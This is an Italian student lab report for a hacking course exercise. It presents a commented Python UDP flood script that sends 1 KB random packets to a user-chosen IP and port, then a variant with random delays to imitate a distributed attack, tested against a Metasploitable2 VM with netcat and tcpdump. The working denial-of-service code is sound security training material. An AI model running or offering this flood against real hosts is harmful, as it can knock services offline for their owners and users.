Programmazione per Hacker – Python pt. 2
W7D4

Ho incluso tutta la spiegazione dei passaggi nel codice #commentandolo

home > kali > progetti > W7D4.py > udp_flood

```python
import socket
import random
import string
import time

# Funzione per generare un pacchetto di dati casuali della dimensione specificata (in byte)
def generate_packet(size):
    # Uso random.choices per scegliere lettere e numeri casuali
    # Unisco i caratteri in una stringa della lunghezza richiesta con join
    # Converto la stringa in byte con .encode() perché UDP usa dati binari
    return ''.join(random.choices(string.ascii_letters + string.digits, k=size)).encode()

# Funzione principale per eseguire l'UDP flood
def udp_flood(target_ip, target_port, num_packets):
    try:
        # Creo un socket UDP per inviare i pacchetti
        # AF_INET è per IPv4, SOCK_DGRAM è per UDP
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

        # Imposto la dimensione del pacchetto a 1 KB (1024 byte) come richiesto
        packet_size = 1024
        # Genero il pacchetto casuale usando la mia funzione
        packet = generate_packet(packet_size)

        # Stampo un messaggio iniziale per dire all'utente cosa sto facendo
        print(f"Inizio invio di {num_packets} pacchetti da {packet_size} byte a {target_ip}:{target_port}")

        # Ciclo per inviare tutti i pacchetti richiesti
        for i in range(num_packets):
            try:
                # Invio il pacchetto all'IP e alla porta target
                sock.sendto(packet, (target_ip, target_port))
                # Stampo il progresso per ogni pacchetto inviato
                print(f"Pacchetto {i+1}/{num_packets} inviato")
                # Aggiungo una pausa di 0,01 secondi per non sovraccaricare il sistema
                time.sleep(0.01)
            except Exception as e:
                # Catturo e stampo eventuali errori durante l'invio
                print(f"Errore durante l'invio del pacchetto {i+1}: {e}")

        # Stampo un messaggio di completamento
        print(f"Completato: {num_packets} pacchetti inviati a {target_ip}:{target_port}")
        # Chiudo il socket per liberare le risorse
        sock.close()

    except Exception as e:
        # Gestisco errori generali (es. creazione socket fallita)
        print(f"Errore generale: {e}")
        # Chiudo il socket se è stato creato, per sicurezza
        if 'sock' in locals():
            sock.close()

# Funzione per validare l'indirizzo IP
def validate_ip(ip):
    # Provo a dividere l'IP in 4 parti con il punto
    try:
        parts = ip.split('.')
        # Controllo che ci siano esattamente 4 parti
        if len(parts) != 4:
            return False
        # Verifico che ogni parte sia un numero tra 0 e 255
        return all(0 <= int(part) <= 255 for part in parts)
    except:
        # Se c'è un errore (es. lettere invece di numeri), restituisco False
        return False

# Funzione per validare la porta
def validate_port(port):
    # Provo a convertire la porta in un numero intero
    try:
        port = int(port)
        # Controllo che sia tra 0 e 65535, il range delle porte
        return 0 <= port <= 65535
    except:
        # Se non è un numero valido, restituisco False
        return False

```

```python
# Funzione principale per gestire l'input e avviare l'UDP flood
def main():
    # Chiedo all'utente l'IP target e lo valido
    target_ip = input("Inserisci l'indirizzo IP del target: ")
    if not validate_ip(target_ip):
        # Se l'IP non è valido, stampo un errore e fermo il programma
        print("Indirizzo IP non valido!")
        return

    # Chiedo all'utente la porta target e la valido
    target_port = input("Inserisci la porta UDP del target: ")
    if not validate_port(target_port):
        # Se la porta non è valida, stampo un errore e fermo
        print("Porta non valida! Deve essere un numero tra 0 e 65535.")
        return
    # Converto la porta in numero intero per usarla
    target_port = int(target_port)

    # Chiedo all'utente quanti pacchetti inviare e li valido
    num_packets = input("Inserisci il numero di pacchetti da inviare: ")
    try:
        # Converto in numero intero
        num_packets = int(num_packets)
        # Controllo che sia maggiore di 0
        if num_packets <= 0:
            raise ValueError("Il numero di pacchetti deve essere maggiore di 0.")
    except ValueError:
        # Se non è un numero valido, stampo un errore e fermo
        print("Numero di pacchetti non valido! Deve essere un numero intero positivo.")
        return

    # Chiamo la funzione udp_flood con i dati inseriti
    udp_flood(target_ip, target_port, num_packets)

# Avvio il programma solo se eseguito direttamente
if __name__ == "__main__":
    main()
```

Test e descrizione

EPICODE

Esercizio
Python per Hacker Pt. 2

Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target (input)
- Il programma deve richiedere l'inserimento della porta target (input)
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare (input)

Ho svolto il test sul terminale per verificare che soddisfasse tutti i requisiti richiesti dall'esercizio, allegando il test di seguito dopo la traccia dell'esercizio:

Per testare il codice ho usato Metasplotable2 e Kali.

- Terminale 1 su Metasplotable2 ho eseguito : **nc -u -l -p 12345** e ho lasciato aperto


```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sat Aug  9 03:09:09 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nc -u -l -p 12345
```

- Terminale 2 su Kali ho eseguito : **python3 W7D4.py** inserendo i dati che ho riportato di seguito:

Su IP: 192.168.50.101

Su Porta: 12345


Ho inviato numero Pacchetti: 7



- In aggiunta sempre su Terminale 2 Kali ho eseguito dal 2 terminale:

sudo tcpdump -i eth0 udp port 12345, qesto mi permette di verificare se i pacchetti UDP stanno arrivando correttamente da Kali a Metasplotable, controllando la qualità, frequenza e dimensioni dei pacchetti.

Quindi **tcpdump** l'ho usato come strumento di monitoraggio e analisi del traffico di rete.




- Contemporaneamente ho controllotato che i 7 pacchetti inviati sono arrivati su Terminale 1 su Metasplotable2.

Il comando **nc (netcat)** legge i pacchetti UDP direttamente dalla rete e li visualizza così come arrivano, il terminale tenta di interpretare i byte ricevuti come testo

L'UDP è solo un contenitore di dati.

Come da foto allegata di seguito ho conferma visiva dell'attacco flood in corso, vedendo sullo schermo solo dati binari casuali non codificati tipo ASCII o UT-8 e mi appaiono come pioggia di lettere, numeri e siboli casuali sullo schermo.

Dopo aver fermato tutto ho avuto l'ultima conferma come da foto allegata di seguito.



FACOLTATIVO

W7D4 Facoltativo

Ho incluso tutta la spiegazione dei passaggi nel codice #commentandolo


home > kali > progetti > W7D4_Facoltativo.py > udp_flood

```python
import socket
import random
import string
import time

# Funzione per generare un pacchetto di dati casuali della dimensione specificata (in byte)
def generate_packet(size):
    # Uso random.choices per scegliere lettere e numeri casuali
    # Unisco i caratteri in una stringa della lunghezza richiesta con join
    # Converto la stringa in byte con .encode() perché UDP usa dati binari
    return ''.join(random.choices(string.ascii_letters + string.digits, k=size)).encode()

# Funzione principale per eseguire l'UDP flood
def udp_flood(target_ip, target_port, num_packets):
    try:
        # Creo un socket UDP per inviare i pacchetti
        # AF_INET è per IPv4, SOCK_DGRAM è per UDP
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

        # Imposto la dimensione del pacchetto a 1 KB (1024 byte) come richiesto
        packet_size = 1024
        # Genero il pacchetto casuale usando la mia funzione
        packet = generate_packet(packet_size)

        # Stampo un messaggio iniziale per dire all'utente cosa sto facendo
        print(f"Inizio invio di {num_packets} pacchetti da {packet_size} byte a {target_ip}:{target_port}")

        # Ciclo per inviare tutti i pacchetti richiesti
        for i in range(num_packets):
            try:
                # Invio il pacchetto all'IP e alla porta target
                sock.sendto(packet, (target_ip, target_port))
                # Stampo il progresso per ogni pacchetto inviato
                print(f"Pacchetto {i+1}/{num_packets} inviato")
                # Aggiungo un ritardo casuale tra 0 e 0.1 secondi per simulare utenti indipendenti
                delay = random.uniform(0, 0.1)
                time.sleep(delay)
            except Exception as e:
                # Catturo e stampo eventuali errori durante l'invio
                print(f"Errore durante l'invio del pacchetto {i+1}: {e}")

        # Stampo un messaggio di completamento
        print(f"Completato: {num_packets} pacchetti inviati a {target_ip}:{target_port}")
        # Chiudo il socket per liberare le risorse
        sock.close()

    except Exception as e:
        # Gestisco errori generali (es. creazione socket fallita)
        print(f"Errore generale: {e}")
        # Chiudo il socket se è stato creato, per sicurezza
        if 'sock' in locals():
            sock.close()

# Funzione per validare l'indirizzo IP
def validate_ip(ip):
    # Provo a dividere l'IP in 4 parti con il punto
    try:
        parts = ip.split('.')
        # Controllo che ci siano esattamente 4 parti
        if len(parts) != 4:
            return False
        # Verifico che ogni parte sia un numero tra 0 e 255
        return all(0 <= int(part) <= 255 for part in parts)
    except:
        # Se c'è un errore (es. lettere invece di numeri), restituisco False
        return False

# Funzione per validare la porta
def validate_port(port):
    # Provo a convertire la porta in un numero intero
    try:
        port = int(port)
        # Controllo che sia tra 0 e 65535, il range delle porte
        return 0 <= port <= 65535
    except:
```

```python
        # Se non è un numero valido, restituisco False
        return False

# Funzione principale per gestire l'input e avviare l'UDP flood
def main():
    # Chiedo all'utente l'IP target e lo valido
    target_ip = input("Inserisci l'indirizzo IP del target: ")
    if not validate_ip(target_ip):
        # Se l'IP non è valido, stampo un errore e fermo il programma
        print("Indirizzo IP non valido!")
        return

    # Chiedo all'utente la porta target e la valido
    target_port = input("Inserisci la porta UDP del target: ")
    if not validate_port(target_port):
        # Se la porta non è valida, stampo un errore e fermo
        print("Porta non valida! Deve essere un numero tra 0 e 65535.")
        return
    # Converto la porta in numero intero per usarla
    target_port = int(target_port)

    # Chiedo all'utente quanti pacchetti inviare e li valido
    num_packets = input("Inserisci il numero di pacchetti da inviare: ")
    try:
        # Converto in numero intero
        num_packets = int(num_packets)
        # Controllo che sia maggiore di 0
        if num_packets <= 0:
            raise ValueError("Il numero di pacchetti deve essere maggiore di 0.")
    except ValueError:
        # Se non è un numero valido, stampo un errore e fermo
        print("Numero di pacchetti non valido! Deve essere un numero intero positivo.")
        return

    # Chiamo la funzione udp_flood con i dati inseriti
    udp_flood(target_ip, target_port, num_packets)

# Avvio il programma solo se eseguito direttamente
if __name__ == "__main__":
    main()
```

Test e descrizione

Ho svolto il test sul terminale per verificare che soddisfasse tutti i requisiti richiesti dall'esercizio, allegando il test di seguito dopo la traccia dell'esercizio



EPICODE

Esercizio

Python per Hacker Pt. 2

Facoltativo:

Estendere l'esercizio implementando un meccanismo di ritardo casuale tra l'invio di pacchetti UDP. Questo può rendere l'attacco più realistico e meno prevedibile, simulando meglio il comportamento di un numero elevato di utenti che inviano richieste al server in modo indipendente.

Il ritardo casuale deve essere tra 0 e 0.1 secondi.

Ho aggiunto un ritardo casuale tra 0 e 0.1 secondi tra l'invio di ogni pacchetto UDP.

Questo simula meglio un attacco distribuito, come se molti utenti inviassero richieste in modo indipendente.

Ho mantenuto il codice del primo esercizio come base sostituendo **time.sleep(0.01)** con :

delay = random.uniform(0, 0.1)
time.sleep(delay)

Facendo si che genera un numero casuale tra 0 e 0.1 secondi, rendendo l'invio dei pacchetti meno prevedibile in modo da simulare meglio un attacco distribuito.

Modificando il commento nel codice da **"Aggiungo una pausa di 0,01 secondi per non sovraccaricare il sistema"** a "**Aggiungo un ritardo casuale tra 0 e 0.1 secondi per simulare utenti indipendenti"**, spiegando il nuovo scopo.

- Su kali ho scritto e salvato il nuovo codice W7D4_Facoltativo.py

- Su Metasploitable ho configurato il listener dopo l'accesso con utente e password eseguendo : **nc -u -l -p 12345** lasciando aperto in modo da ricevere i pacchetti

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sat Aug  9 03:38:16 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ nc -u -l -p 12345
```

- Su Kali da Terminale 1 ho eseguito : **python3 W7D4_Facoltativo.py** inserendo i dati che ho riportato di seguito:

Su IP: 192.168.50.101


Su Porta: 12345

Ho inviato numero Pacchetti: 9

```
┌──(kali㉿kali)-[~/progetti]
└─$ python3 W7D4_Facoltativo.py
Inserisci l'indirizzo IP del target: 192.168.50.101
Inserisci la porta UDP del target: 12345
Inserisci il numero di pacchetti da inviare: 9
Inizio invio di 9 pacchetti da 1024 byte a 192.168.50.101:12345
Pacchetto 1/9 inviato
Pacchetto 2/9 inviato
Pacchetto 3/9 inviato
Pacchetto 4/9 inviato
Pacchetto 5/9 inviato
Pacchetto 6/9 inviato
Pacchetto 7/9 inviato
Pacchetto 8/9 inviato
Pacchetto 9/9 inviato
Completato: 9 pacchetti inviati a 192.168.50.101:12345
```

- Ho verificato su Metasplotable che i pacchetti arrivino vedendo dati casuali con intervalli regolari

- Su Kali da Terminale 2 in contemporanea ho eseguito : **sudo tcpdump -i eth0 udp port 12345** in modo da vedere i pacchetti con tempi variabili.



- Poi ho provato a mandare 100 pacchetti:


```
┌──(kali㉿kali)-[~/progetti]
└─$ python3 W7D4_Facoltativo.py
Inserisci l'indirizzo IP del target: 192.168.50.101
Inserisci la porta UDP del target: 12345
Inserisci il numero di pacchetti da inviare: 100
Inizio invio di 100 pacchetti da 1024 byte a 192.168.50.101:12345
Pacchetto 1/100 inviato
Pacchetto 2/100 inviato
Pacchetto 3/100 inviato
Pacchetto 4/100 inviato
Pacchetto 5/100 inviato
Pacchetto 6/100 inviato
Pacchetto 7/100 inviato
Pacchetto 8/100 inviato
Pacchetto 9/100 inviato
Pacchetto 10/100 inviato
Pacchetto 11/100 inviato
Pacchetto 12/100 inviato
Pacchetto 13/100 inviato
Pacchetto 14/100 inviato
Pacchetto 15/100 inviato
Pacchetto 16/100 inviato
Pacchetto 17/100 inviato
Pacchetto 18/100 inviato
Pacchetto 19/100 inviato
Pacchetto 20/100 inviato
Pacchetto 21/100 inviato
Pacchetto 22/100 inviato
Pacchetto 23/100 inviato
Pacchetto 24/100 inviato
Pacchetto 25/100 inviato
Pacchetto 26/100 inviato
Pacchetto 27/100 inviato
Pacchetto 28/100 inviato
Pacchetto 29/100 inviato
Pacchetto 30/100 inviato
Pacchetto 31/100 inviato
Pacchetto 32/100 inviato
Pacchetto 33/100 inviato
Pacchetto 34/100 inviato
Pacchetto 35/100 inviato
Pacchetto 36/100 inviato
Pacchetto 37/100 inviato
Pacchetto 38/100 inviato
Pacchetto 39/100 inviato
Pacchetto 40/100 inviato
Pacchetto 41/100 inviato
Pacchetto 42/100 inviato
Pacchetto 43/100 inviato
Pacchetto 44/100 inviato
Pacchetto 45/100 inviato
Pacchetto 46/100 inviato
```

```
Pacchetto 46/100 inviato
Pacchetto 47/100 inviato
Pacchetto 48/100 inviato
Pacchetto 49/100 inviato
Pacchetto 50/100 inviato
Pacchetto 51/100 inviato
Pacchetto 52/100 inviato
Pacchetto 53/100 inviato
Pacchetto 54/100 inviato
Pacchetto 55/100 inviato
Pacchetto 56/100 inviato
Pacchetto 57/100 inviato
Pacchetto 58/100 inviato
Pacchetto 59/100 inviato
Pacchetto 60/100 inviato
Pacchetto 61/100 inviato
Pacchetto 62/100 inviato
Pacchetto 63/100 inviato
Pacchetto 64/100 inviato
Pacchetto 65/100 inviato
Pacchetto 66/100 inviato
Pacchetto 67/100 inviato
Pacchetto 68/100 inviato
Pacchetto 69/100 inviato
Pacchetto 70/100 inviato
Pacchetto 71/100 inviato
Pacchetto 72/100 inviato
Pacchetto 73/100 inviato
Pacchetto 74/100 inviato
Pacchetto 75/100 inviato
Pacchetto 76/100 inviato
Pacchetto 77/100 inviato
Pacchetto 78/100 inviato
Pacchetto 79/100 inviato
Pacchetto 80/100 inviato
Pacchetto 81/100 inviato
Pacchetto 82/100 inviato
Pacchetto 83/100 inviato
Pacchetto 84/100 inviato
Pacchetto 85/100 inviato
